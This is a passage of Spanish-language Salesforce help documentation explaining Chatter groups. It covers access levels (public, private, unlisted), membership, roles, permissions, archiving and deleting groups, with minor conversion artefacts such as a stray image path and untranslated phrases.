- **Privado**: Sólo los miembros de grupos pueden ver y agregar publicaciones, comentarios y archivos. Las personas deben solicitar unirse o ser añadidos por el propietario o los gestores del grupo. Los usuarios con el permiso “Modificar todos los datos” y “Ver todos los datos” pueden ver archivos, actualizaciones y publicaciones del grupo en la organización. Los usuarios con el permiso “Gestionar todos los datos” también pueden unirse a grupos privados directamente y cambiar la configuración del grupo.
- **Sin registrar**: Solo los miembros y usuarios de grupos con el permiso "Gestionar grupos sin registrar" pueden ver y agregar publicaciones, comentarios y archivos. Las personas no pueden solicitar ser añadidos y deben ser invitados por el propietario o los gestores del grupo. Los grupos sin registrar ofrecen más privacidad y los no miembros no pueden ver ni acceder a grupos sin registrar en vistas de listas, noticias en tiempo real y en resultados de búsqueda. Los grupos sin registrar no están disponibles de forma predeterminada, su administrador debe activarlos para su organización.
- Opcionalmente, seleccione **Permitir Clientes**. El propietario del grupo y los gestores pueden invitar a clientes para unirse a un grupo privado o sin registrar. Puede identificar los grupos con clientes de forma sencilla a través de la esquina superior izquierda de color naranja de sus fotos.

  Una vez que admita a clientes en un grupo, no podrá cambiar el nivel de acceso del grupo.

Si su administrador activó la función de archivado, algunos grupos pueden archivarse. Cuando se archiva un grupo, los usuarios no pueden crear publicaciones, pero los datos del grupo se conservan para su consulta.

Nota: Noticias en tiempo real de grupos en vivo es una nueva función de Lightning Experience con mucho potencial para mejoras y algunos problemas conocidos.

- El contenido publicado en el grupo está en vivo, pero las menciones no. Si publica en el grupo A, la publicación está en vivo. Si menciona el grupo B en otras noticias en tiempo real, el grupo A requiere una actualización de página para mostrar esa mención.
- Cuando un grupo tiene una nueva publicación, recibe notificaciones solo en Lightning Experience.

- Cuando se realizan nuevos comentarios en una publicación de noticias en tiempo real en la que está implicado, recibe notificaciones solo en Lightning Experience y solo cuando está redactando comentarios activamente o hace clic en el cuadro de comentarios.
- El número de participantes admitidos en noticias en tiempo real en vivo depende de los límites de suscripción de su organización. Si no obtiene noticias en tiempo real de grupo en vivo o comentarios en vivo, actualice la página o haga clic en un campo de comentarios. Si las noticias en tiempo real no están en vivo, es posible que su organización haya ocultado su límite. Puede seguir recibiendo actualizaciones del antiguo modo actualizando la página.
- Si está en las noticias en tiempo real de un grupo que parece no estar en vivo más, este es un problema conocido que resolveremos.

CONSULTE TAMBIÉN

Acciones que su función de grupo de Chatter le permite hacer

Acerca de clientes de Chatter en grupos privados

## Descripción general de los grupos sin registrar

Los grupos sin registrar ofrecen más privacidad en comparación con los grupos privados. Solo los miembros y usuarios de grupos con el permiso "Gestionar grupos sin registrar" pueden acceder a grupos sin registrar en vistas de lista, noticias en tiempo real y resultados de búsqueda.

Los grupos sin registrar son similares a los grupos privados ya que los miembros pueden ver las noticias en tiempo real, los detalles o los archivos de un grupo sin registrar. Sin embargo, los grupos sin registrar proporcionan mayor privacidad en comparación con los grupos privados.

- Los grupos sin registrar no aparecen en vistas de lista, noticias en tiempo real o resultados de búsqueda para no miembros. Solo los miembros y usuarios con el permiso "Gestionar grupos sin registrar" pueden buscar y acceder a grupos sin registrar.
- Los no miembros no pueden visitar la página de detalles del grupo.

  (Con grupos privados, los no miembros pueden ver la versión truncada de la página de detalles que muestra el nombre, la descripción y la lista de miembros pero no las noticias en tiempo real o los archivos.)

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

- Puede convertir grupos sin registrar a grupos públicos y privados, pero no al revés.
- Solo los propietarios de grupos, los gestores de grupos y los usuarios con el permiso “Gestionar grupos sin registrar” pueden agregar miembros al grupo. Los usuarios no pueden solicitar unirse a ellos.
- Los usuarios no pueden ver los grupos sin registrar en otros perfiles de usuarios a no ser que tengan acceso al grupo.
- Los archivos compartidos en grupos sin registrar son visibles únicamente para los miembros del grupo sin registrar. Si el archivo se comparte fuera del grupo sin registrar, los otros usuarios con permisos pueden actualizar el archivo.
- Los usuarios con los permisos "Modificar todos los datos" o "Ver todos los datos" tampoco pueden acceder a un grupo sin registrar o a sus archivos a no ser que sean miembros. Tampoco pueden cambiar la configuración del grupo a no ser que posean o gestionen el grupo.
- Solo los usuarios con el permiso “Gestionar grupos sin registrar” pueden can acceder o modificar grupos sin registrar y sus archivos junto con el contenido de las noticias en tiempo real sin pertenecer a ellos.

### Limitaciones

Si decide crear un grupo sin registrar, asegúrese de tener en cuenta estas limitaciones.

- Las páginas personalizadas en aplicaciones externas integradas en Salesforce pueden exponer información de grupos sin registrar a usuarios que no tienen acceso a través de la IU de Salesforce. Consulte con su administrador quién accede a la información en grupos sin registrar en su organización.
- No puede utilizar temas en grupos sin registrar. Puede agregar un tema de almohadilla al escribir una publicación o un comentario en un grupo sin registrar y el tema tendrá un formato de vínculo después de su publicación. Sin embargo, una página de detalles del tema no se crea y el vínculo no funciona.
- No puede mencionar grupos sin registrar en publicaciones o comentarios.

CONSULTE TAMBIÉN

Activar grupos sin registrar de Chatter

Limitaciones de grupos sin registrar

## Uso de la página Grupos de Chatter

La página de grupos muestra una lista de los grupos de Chatter en la empresa.

Haga clic en **Grupos** en la barra lateral de la página de Chatter para mostrar la lista de grupos de Chatter. En la página de grupos, puede:

**Crear un nuevo grupo**
Haga clic en **Nuevo grupo** para acceder a la página Nuevo grupo y crear el grupo.

**Filtrar y ordenar la lista de grupos**
Utilice los siguientes filtros para los grupos.

- **Vistos recientemente** muestra los grupos que ha visto recientemente, empezando por el grupo que ha visto en último lugar
- **Mis grupos** muestra los grupos a los que pertenece, los grupos que posee o los que gestiona
- **Grupos activos** muestra todos los grupos activos de su empresa.
- **Mis grupos archivados** muestra los grupos archivados a los que pertenece, que posee o que gestiona.

Haga clic en el encabezado de una columna para ordenar la lista. La columna Grupo se ordena por nombre de grupo; la columna Última actividad se ordena por fecha de la última publicación o comentario en un grupo; la columna Suscripción se ordena según su estado de suscripción.

**Buscar un grupo**
Busque grupos introduciendo dos o más letras en el nombre o descripción de un grupo en la casilla `Buscar grupos`. La lista filtrará automáticamente en función de los caracteres que introduzca.

**Visualización de un grupo**
Haga clic en el nombre de un grupo para ver el grupo. Puede visualizar todos los grupos, pero sólo verá las actualizaciones y archivos de los grupos públicos y de los grupos privados de los que sea miembro. Grupos que admiten clientes (Con Clientes).

**Unirse a un grupo público o solicitar unirse a un grupo privado**
Hacer clic en **Unirse** para unirse a un grupo público. Para grupos privados, haga clic en **Solicitar unirse** para enviar por correo electrónico una solicitud de unión al propietario y administradores del grupo. Los usuarios que tengan el permiso "Modificar todos los datos" pueden unirse directamente a grupos privados y, por lo tanto, verán **Unirse** en los grupos privados.

**Abandonar un grupo o cancelar una solicitud para unirse a un grupo**
Haga clic en × para dejar de pertenecer a un grupo o para cancelar la solicitud para unirse a un grupo.

**Ver el perfil de los miembros del grupo**
Haga clic en el nombre del propietario de un grupo para ver su perfil.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

**Obtener una recomendación del grupo**

Vea los grupos a los que Chatter le recomienda que se una en función de la popularidad del grupo y del número de conexiones que tenga en el grupo en la sección Recomendaciones. Haga clic en **Más** para ver la lista completa. Si no ve ninguna recomendación significará que ya pertenece a todos los grupos recomendados.

CONSULTE TAMBIÉN

Listas Archivos de grupo

## Unirse o dejar grupos

Únase a grupos para colaborar con otras personas en proyectos o áreas comunes de interés. Comparta información y archivos relacionados con proyectos con el grupo.

1. Vaya a la página de detalles del grupo.
2. Para unirse a un grupo público, haga clic en **Unirse** o **Unirse a grupo**. Para unirse a un grupo privado, haga clic en **Solicitar unirse**. Se enviará su solicitud al propietario y a los administradores del grupo, quienes pueden aceptar o rechazar su solicitud.

Puede unirse a un total de 300 grupos. Todos los grupos se contabilizan en este límite, excepto los grupos archivados. Por ejemplo, si es miembro de 300 grupos, de los cuales 10 están archivados, puede unirse a 10 grupos más.

Para dejar un grupo al que se ha unido o retirar su solicitud para unirse a un grupo privado, vaya a la página de detalles del grupo y haga clic en ✕ o **Dejar grupo**. Si no ve estas opciones, solicite a su administrador de Salesforce que ajuste el formato de página.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

## Crear y administrar grupos

### Crear grupos de Chatter

Cree grupos públicos, privados y sin registrar de Chatter para colaborar con sus equipos y trabajar juntos en proyectos.

1. Navegue a la lista de grupos.
   - En Salesforce Classic, haga clic en la ficha **Grupos**.
   - En Lightning Experience, haga clic en en el menú de navegación.
2. En la parte superior derecha, haga clic en **Nuevo grupo** e introduzca el nombre y la descripción de un grupo.

   Nota: Group names must be unique across public and private groups. Los grupos sin registrar no requieren nombres exclusivos.

   Si Comunidades está activada, los nombres de los grupos públicos y privados deben ser exclusivos dentro de la comunidad.


EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

PERMISOS DE USUARIO

"Para crear grupos"
- "Crear y Poseer nuevos grupos de Chatter"




3. Seleccione un nivel de acceso:
   - **Público**: Cualquier persona puede ver y agregar publicaciones, comentarios y archivos. Cualquier usuario puede unirse a un grupo público.
   - **Privado**: Sólo los miembros de grupos pueden ver y agregar publicaciones, comentarios y archivos. Las personas deben solicitar unirse o ser añadidos por el propietario o los gestores del grupo. Los usuarios con el permiso "Modificar todos los datos" y "Ver todos los datos" pueden ver archivos, actualizaciones y publicaciones del grupo en la organización. Los usuarios con el permiso "Gestionar todos los datos" también pueden unirse a grupos privados directamente y cambiar la configuración del grupo.
   - **Sin registrar**: Solo los miembros y usuarios de grupos con el permiso "Gestionar grupos sin registrar" pueden ver y agregar publicaciones, comentarios y archivos. Las personas no pueden solicitar ser añadidos y deben ser invitados por el propietario o los gestores del grupo. Los grupos sin registrar ofrecen más privacidad y los no miembros no pueden ver ni acceder a grupos sin registrar en vistas de listas, noticias en tiempo real y en resultados de búsqueda. Los grupos sin registrar no están disponibles de forma predeterminada, su administrador debe activarlos para su organización.
   - Opcionalmente, seleccione **Permitir Clientes**. El propietario del grupo y los gestores pueden invitar a clientes para unirse a un grupo privado o sin registrar. Puede identificar los grupos con clientes de forma sencilla a través de la esquina superior izquierda de color naranja de sus fotos.

     Una vez que admita a clientes en un grupo, no podrá cambiar el nivel de acceso del grupo.

4. Como opción, si su administrador ha activado el archivado de grupos, cambie los ajustes de archivado automático para el grupo. Desactive el archivado automático solo si un grupo debe permanecer activo en todo momento, a pesar de que haya largos periodos de inactividad.
5. Haga clic en **Guardar**.

Nota: Es propietario de los grupos que crea. Para asignar un nuevo propietario, termine de crear el grupo y, a continuación, modifique la configuración del grupo.

CONSULTE TAMBIÉN

¿Puedo cambiar el nivel acceso a un grupo para, por ejemplo, pasar un grupo privado a público?

## Modificar la configuración de los grupos

Modifique la configuración de grupos para cambiar el propietario, modificar la configuración de archivado, el nivel de acceso del grupo y eliminar el grupo.

Puede modificar los grupos de Chatter que posee o gestiona.

1. Haga clic en **Configuración del grupo** en la página de detalles del grupo en Salesforce Classic. En Lightning Experience, haga clic en **Modificar grupo** desde los botones en el encabezado del grupo.
2. También puede cambiar el nombre y la descripción del grupo.
3. También puede introducir un nombre o hacer clic en el icono de búsqueda para buscar entre los miembros del grupo y asignar un nuevo **Propietario**. Sólo el propietario actual o los usuarios con el permiso "Modificar todos los datos" pueden cambiar el propietario, que se deberá elegir de entre los miembros existentes. Los clientes no pueden ser propietarios de grupos.
4. Como opción, si su administrador ha activado el archivado de grupos, cambie los ajustes de archivado automático para el grupo. Desactive el archivado automático solo si un grupo debe permanecer activo en todo momento, a pesar de que haya largos periodos de inactividad.
5. Opcionalmente, cambie el nivel de acceso para el grupo. Por ejemplo, puede convertir un grupo sin registrar a un grupo público o privado si desea abrirlo a un público más amplio.

   Nota: Si cambia un grupo privado a público, las actualizaciones y los archivos serán visibles para todos los usuarios, se aceptarán todas las solicitudes pendientes para unirse al grupo y cualquier persona podrá unirse al grupo. Los grupos privados con clientes no pueden convertirse a otros tipos de grupos.

   - **Público**: Cualquier persona puede ver y agregar publicaciones, comentarios y archivos. Cualquier usuario puede unirse a un grupo público.
   - **Privado**: Sólo los miembros de grupos pueden ver y agregar publicaciones, comentarios y archivos. Las personas deben solicitar unirse o ser añadidos por el propietario o los gestores del grupo. Los usuarios con el permiso "Modificar todos los datos" y "Ver todos los datos" pueden ver archivos, actualizaciones y publicaciones del grupo en la organización. Los usuarios con el permiso "Gestionar todos los datos" también pueden unirse a grupos privados directamente y cambiar la configuración del grupo.
   - **Sin registrar**: Solo los miembros y usuarios de grupos con el permiso "Gestionar grupos sin registrar" pueden ver y agregar publicaciones, comentarios y archivos. Las personas no pueden solicitar ser añadidos y deben ser invitados por el propietario o los gestores del grupo. Los grupos sin registrar ofrecen más privacidad y los no miembros no pueden ver ni acceder a grupos sin registrar en vistas de listas, noticias en tiempo real y en resultados de búsqueda. Los grupos sin registrar no están disponibles de forma predeterminada, su administrador debe activarlos para su organización.
   - Opcionalmente, seleccione **Permitir Clientes**. El propietario del grupo y los gestores pueden invitar a clientes para unirse a un grupo privado o sin registrar. Puede identificar los grupos con clientes de forma sencilla a través de la esquina superior izquierda de color naranja de sus fotos.

     Una vez que admita a clientes en un grupo, no podrá cambiar el nivel de acceso del grupo.
6. Haga clic en **Guardar**.

Si dispone de los permisos necesarios, también puede:

- Archivar el grupo:

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para modificar grupos de Chatter públicos o privados:

- Propietario de grupo o función de gestor de grupo

  O BIEN

  "Modificar todos los datos" para modificar grupos públicos y privados

  O BIEN

  "Gestionar grupos sin registrar" para modificar grupos sin registrar

- Eliminar el grupo.

CONSULTE TAMBIÉN

Agregar y eliminar de miembros de grupos de Chatter

## ¿Puedo cambiar el nivel acceso a un grupo para, por ejemplo, pasar un grupo privado a público?

Si es propietario o administrador de un grupo, puede cambiar los grupos de privados a públicos, o de públicos a privados modificando la configuración del grupo. Si cambia un grupo privado a público, las actualizaciones y los archivos serán visibles para todos los usuarios, se aceptarán todas las solicitudes pendientes para unirse al grupo y cualquier persona podrá unirse al grupo. Los grupos privados con clientes no pueden convertirse a otros tipos de grupos. No puede cambiar el nivel de acceso del grupo de grupos privados que admitan clientes.

CONSULTE TAMBIÉN

Acciones que su función de grupo de Chatter le permite hacer

## Agregar y eliminar de miembros de grupos de Chatter

¿Es propietario o gestiona un grupo de Chatter? A continuación se describe el método para agregar o eliminar miembros de grupos.

1. En Salesforce Classic, en una página de detalles de grupo, haga clic en **Agregar/Eliminar miembros**. En Lightning Experience, haga clic en **Agregar miembro** en el panel de aspectos destacados del grupo (su administrador debe agregar esta acción rápida al publicador del grupo).
2. Comience escribiendo el nombre del usuario que desea agregar o eliminar para filtrar la lista de usuarios.
3. Haga clic en **Agregar** para agregar un miembro, o en ✕ para eliminar un miembro. Para aquellas personas que han solicitado unirse, haga clic en **Aceptar** para aceptar la solicitud, o en ✕ para rechazarla.
4. Cuando termine, haga clic en **Listo**.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

CONSULTE TAMBIÉN

Visualizar miembros de grupo Chatter

## Aceptar o declinar solicitudes de grupos privados

z

Como propietario o administrador de un grupo de Chatter, puede aceptar o declinar solicitudes para unirse al grupo. Del mismo modo, los usuarios con el permiso "Modificar todos los datos" pueden ver y gestionar las solicitudes para todos los grupos públicos y privados, y los usuarios con el permiso "Gestionar grupos sin registrar" pueden gestionar las solicitudes de incorporación a grupos para todos los grupos sin registrar de la organización.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

1. Ver la lista de solicitudes mediante una de las siguientes acciones:
   - En una página de detalles de grupo, haga clic en el vínculo **Solicitar**, por ejemplo, **3 solicitudes**
   - En una página de detalles del grupo, haga clic en **Agregar/Eliminar miembros** y haga clic en el filtro **Solicitudes** o busque solicitudes en el filtro **Todos**
   - Haga clic en el vínculo que se proporciona en la solicitud de correo electrónico
2. Acepte o decline las solicitudes.

   Nota: Se envía un correo electrónico a cada persona para indicar que se ha aceptado o declinado su solicitud.

   - Haga clic en **Aceptar** para aceptar. Si hay más de dos solicitudes, puede aceptarlas haciendo clic en **Aceptar *x* de *y***, por ejemplo, **Aceptar 3 de 3**.
   - Haga clic en ✕ para declinar. También puede introducir un mensaje que se incluirá en su correo electrónico de declinación y hacer clic en **Enviar**. Si cambia de opinión, puede hacer clic en **Cancelar** para volver.
3. Para cerrar la ventana, haga clic en **Listo**.

Si convierte en público un grupo privado, todas las solicitudes pendientes se aceptan automáticamente.

## Funciones de grupos

### Acciones que su función de grupo de Chatter le permite hacer

Esta tabla describe las acciones que los miembros, gestores y propietarios de los grupos públicos y privados de Chatter pueden llevar a cabo. Clientes pueden ser los miembros y gestores de un grupo, pero no sus propietarios.

| Acción | Propietario | Gestor | Miembro |
|---|---|---|---|
| Publicar, comentar y buscar noticias en tiempo real del grupo | Sí | Sí | Sí |
| Agregar y eliminar registros en grupos (si está configurada la función) | Sí | Sí | Sí |
| Publicar anuncios de grupo | Sí | Sí | |
| Eliminar publicaciones y comentarios | Sí | Sí | |
| Agregar y eliminar miembros | Sí | Sí | |
| Modificar funciones de miembros | Sí | Sí | |
| Modificar la configuración de los grupos | Sí | Sí | |
| Modificar el campo Información | Sí | Sí | |
| Archivar grupos y activar grupos archivados | Sí | Sí | |
| Cambiar el propietario de un grupo | Sí | | |
| Eliminar grupos | Sí | | |

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

PERMISOS DE USUARIO

"Para crear grupos"
- "Crear y Poseer nuevos grupos de Chatter"

Los usuarios con el permiso "Modificar todos los datos" pueden realizar todas las acciones en todos los grupos públicos y privados, y los usuarios con el permiso "Ver todos los datos" pueden ver los detalles de todos los grupos públicos y privados, independientemente de su pertenencia.

Del mismo modo, en grupos sin registrar:

- Los usuarios con el permiso "Gestionar grupos sin registrar" pueden encontrar y realizar todas estas acciones en grupos sin registrar, independientemente de su pertenencia.
- Los usuarios con el permiso "Modificar todos los datos" o "Ver todos los datos" solo pueden encontrar y acceder a grupos sin registrar si son miembros. A diferencia de los grupos públicos y privados, los usuarios con el permiso "Modificar todos los datos" no pueden realizar acciones de propietario de grupo en grupos sin registrar. Pueden realizar acciones de gestor de grupo si esa función les está asignada en el grupo sin registrar.

CONSULTE TAMBIÉN

¿Qué sucede si se desactiva al propietario de un grupo de Chatter?

## Modificar las funciones de grupos de Chatter

Para modificar las funciones de un grupo de Chatter de los grupos de los que sea propietario o administrador:

1. Haga clic en **Cambiar funciones** en una página de detalles del grupo.
2. Para buscar miembros, introduzca su nombre en el cuadro de búsqueda. También puede clasificar la lista cambiando entre **Gestores** y **Todos los miembros**.
3. Seleccione la casilla de verificación Gestor de las personas que desea definir como administradores. Si el cliente es un gestor, podrá ver las personas que solicitan unirse al grupo, incluso si no se encuentran en otros grupos comunes, y aprobar solicitudes.

   Nota: Para cambiar el propietario del grupo, debe ser propietario del grupo. Los usuarios que tengan el permiso "Modificar todos los datos" pueden cambiar el propietario en grupos públicos y privados, y los usuarios con el permiso "Gestionar grupos sin registrar" pueden hacer esto en grupos sin registrar. Haga clic en el vínculo **Configuración del grupo** junto al propietario actual para asignar un nuevo propietario.

4. Haga clic en **Listo**.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

CONSULTE TAMBIÉN

¿Qué sucede si se desactiva al propietario de un grupo de Chatter?

## ¿Qué sucede si se desactiva al propietario de un grupo de Chatter?

El usuario desactivado seguirá poseyendo el grupo, pero un usuario con el permiso "Modificar todos los datos" puede asignar un nuevo propietario para un grupo público o privado. En el caso de los grupos sin registrar, un usuario con el permiso "Gestionar grupos sin registrar" puede asignar un nuevo propietario.

CONSULTE TAMBIÉN

Modificar las funciones de grupos de Chatter

# Archivación y activación de grupos de Chatter

## Grupos archivados de Chatter

Cuando se archiva un grupo de Chatter, los miembros del grupo ya no puede realizar publicaciones o compartir archivos con el grupo. Las publicaciones, los comentarios y los archivos anteriores permanecen disponibles en el grupo para futuras referencias.

Los usuarios pueden seguir comentando publicaciones existentes, mencionando personas y buscando la noticia en tiempo real en grupos archivados. Además, los usuarios pueden unirse y abandonar grupos archivados, crear informes que incluyen grupos archivados y utilizar búsquedas globales para buscar grupos archivados y su contenido. Los propietarios de grupos y gestores de grupos pueden archivar grupos, activarlos y activar y desactivar la archivación automática de grupos en cualquier momento. Los usuarios con el permiso "Modificar todos los datos" pueden realizar estas acciones en grupos públicos y privados en su organización, mientras que los usuarios con el permiso "Gestionar grupos sin registrar" pueden realizar estas acciones en grupos no registrados.

Los grupos archivados permiten a los usuarios centrarse en grupos activos en su organización.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

- Los grupos archivados no se tienen en cuenta en los límites de pertenencia al grupo de un usuario.
- Las publicaciones de grupos archivados no aparecen en noticias en tiempo real de Chatter, a menos que alguien añada un nuevo comentario. Las publicaciones con nuevos comentarios aparecen en las noticias en tiempo real de Toda la empresa y en las noticias en tiempo real de cada miembro del grupo
- El uso compartido de archivos y noticias en tiempo real está limitado a grupos activos, permitiendo que las búsquedas de grupos sean más eficientes.
- Los grupos archivados solo aparecen en Mis grupos archivados y no en la lista Grupos activos.

Ejemplo: El archivado del grupo es muy útil para grupos que tienen poca o ninguna actividad de noticias en tiempo real pero contienen información útil que desea mantener. Entre los ejemplos se incluye:

- Un grupo creado por un equipo de ventas cuando buscaba cerrar una negociación. Aunque es probable que no haya mucha actividad de grupo después de la conversión de candidatos, el equipo de ventas puede continuar accediendo a información importante acerca del cliente.
- Un grupo utilizado para la planificación de un evento de empresa. Se puede archivar después del evento para reutilizar la información del proveedor y planificar las conversaciones.
- Un grupo tipo puesto de servicio utilizado para seguir problemas clave para una implementación en un cliente importante. Archivarlo cuando se hayan solucionado los problemas de implementación continúa otorgando a los agentes de asistencia el acceso a información relevante para la resolución de problemas en el futuro.
- Cuando un grupo anterior se sustituya por otro nuevo con el mismo objetivo o uno más amplio, el grupo anterior puede archivarse para redirigir el tráfico al nuevo grupo.
- Los grupos de equipo se pueden archivar cuando un equipo cambia o miembros del equipo abandonan la empresa aunque se mantienen las conversaciones de equipos para futuras referencias.

La desactivación del archivado automático es útil para grupos que no se actualizan con regularidad pero contienen información importante, como grupos utilizados para anuncios de toda la empresa. De este modo, los grupos sin actividad durante más de 90 días no quedarán archivados y los usuarios no perderán ninguna publicación importante.

## Archivar grupos de Chatter

Archivar un grupo manualmente o modificar la configuración de archivado automático.

La actividad de noticias en tiempo real se revisa semanalmente. Si un grupo no tiene nuevas publicaciones de noticias en tiempo real o comentarios durante 90 días consecutivos, se archiva el grupo automáticamente. Mencionar un grupo no cuenta como actividad de noticias en tiempo real y no retrasa el archivado de grupo. Los propietarios, administradores y usuarios de grupos con el permiso "Modificar todos los datos" pueden archivar o modificar manualmente los ajustes de archivado automático de los grupos en cualquier momento.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

1. Haga clic en **Configuración del grupo** en la página de detalles del grupo en Salesforce Classic. En Lightning Experience, haga clic en **Modificar grupo** desde los botones en el encabezado del grupo.
2. Configurar el archivado del grupo de una de las siguientes formas:
   - Haciendo clic en **Archivar** para archivar ese grupo sobre la marcha.
   - Seleccionando **Archive este grupo si no hay publicaciones o comentarios durante 90 días** y haciendo clic en **Guardar** para configurar el archivado automático.

Después de archivar un grupo:

- El publicador en la página del grupo se oculta y los miembros no pueden crear nuevas publicaciones ni compartir archivos en el grupo.
- El grupo ya no aparece en el filtro Grupos activos en la ficha Grupos.
- Las publicaciones y los comentarios anteriores del grupo ya no aparecen en las noticias en tiempo real de Chatter,a menos que alguien agregue un nuevo comentario. Las publicaciones con nuevos comentarios aparecen en las noticias en tiempo real de Toda la empresa y en las noticias en tiempo real de cada miembro del grupo

Utilice el filtro **Mis grupos archivados** en la lista Grupos para buscar los grupos archivados que posee o gestiona o a los que pertenece. También puede usar la búsqueda global para buscar grupos archivados o contenido asociado. Tenga en cuenta que los grupos archivados no se tienen en cuenta en sus límites de pertenencia al grupo.

Nota:

- Los miembros de grupos no reciben notificaciones por correo electrónico cuando un grupo de Chatter que poseen, gestionan o al que pertenecen se archiva o activa.
- Si su administrador desactiva el archivado de grupos, no podrá archivar grupos ni modificar ajustes de archivado automático. Puede activar grupos archivados en cualquier momento, aunque la función esté desactivada.

### CONSULTE TAMBIÉN

Grupos archivados de Chatter

Activar grupos de Chatter archivados

### Activar grupos de Chatter archivados

Los propietarios, administradores y usuarios de grupos con el permiso "Modificar todos los datos" pueden activar un grupo de Chatter archivado de la página de detalles del grupo.

1. Desplácese al grupo que desea activar.
   - Utilice el filtro **Mis grupos archivados** en la vista de lista Grupos para buscar los grupos archivados que posee o gestiona o a los que pertenece.
   - Para buscar otros grupos archivados, use la búsqueda global, ejecute un informe o pida ayuda a su administrador.
2. Haga clic en **Activar** en la página de detalles del grupo. También puede activar un grupo archivado desde la página de configuración del grupo.

Después de activar un grupo, la página de detalles del grupo aparece con el publicador activado, de modo que los miembros pueden crear nuevas publicaciones y compartir archivos con el grupo.

**Nota:**

- Los miembros de grupos no reciben notificaciones por correo electrónico cuando un grupo de Chatter que poseen, gestionan o al que pertenecen se archiva o activa.
- Solo puede visualizar un grupo a la vez. Para activar múltiples grupos a la vez, use la API de Salesforce.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

CONSULTE TAMBIÉN

Grupos archivados de Chatter

Archivar grupos de Chatter

## Eliminar grupos de Chatter

Sólo el propietario del grupo y los usuarios con el permiso "Modificar todos los datos" pueden eliminar un grupo.

En Lightning Experience, puede eliminar el grupo haciendo clic en **Eliminar grupo** desde los botones en el panel de aspectos destacados del grupo.

En Salesforce Classic:

1. Modificar la configuración del grupo. Haga clic en **Configuración del grupo** en una página de detalles del grupo.
2. Haga clic en **Eliminar**.
3. Haga clic en **Aceptar**.

Al eliminar un grupo de manera permanente se eliminarán las actualizaciones del grupo, incluyendo los vínculos publicados en el grupo. Cuando elimine un grupo que incluya archivos, no estará eliminado los archivos, sino simplemente las referencias a los mismos. Los archivos permanecen en su ubicación original, como en cada **De mi propiedad** del propietario del archivo. Si se publican los archivos en el grupo y no se comparten en otras ubicaciones, la eliminación del grupo conlleva la eliminación de las referencias a los archivos. Los archivos permanecen en **De mi propiedad** del propietario del archivo, donde son privados aunque se pueden compartir más adelante.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

Consejo: Para conservar los datos de un grupo para su consulta posterior, archive los grupos en lugar de eliminarlos.

CONSULTE TAMBIÉN

Archivar grupos de Chatter

Ver dónde se comparte un archivo

## Trabajo en grupos de Chatter

### Familiarizarse con su grupo de Chatter

Haga clic en un nombre de grupo en una noticia en tiempo real, en la lista Grupos, o en el perfil de alguien para ver las actualizaciones, archivos y miembros del grupo.

La cantidad de detalles que ve y lo que puede hacer en la página de un grupo depende del tipo de grupo, de si es miembro, propietario o administrador del mismo, además de su función.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

#### No pertenencia a grupos públicos

Si ve la página de detalles de un grupo público del que no es miembro, puede:

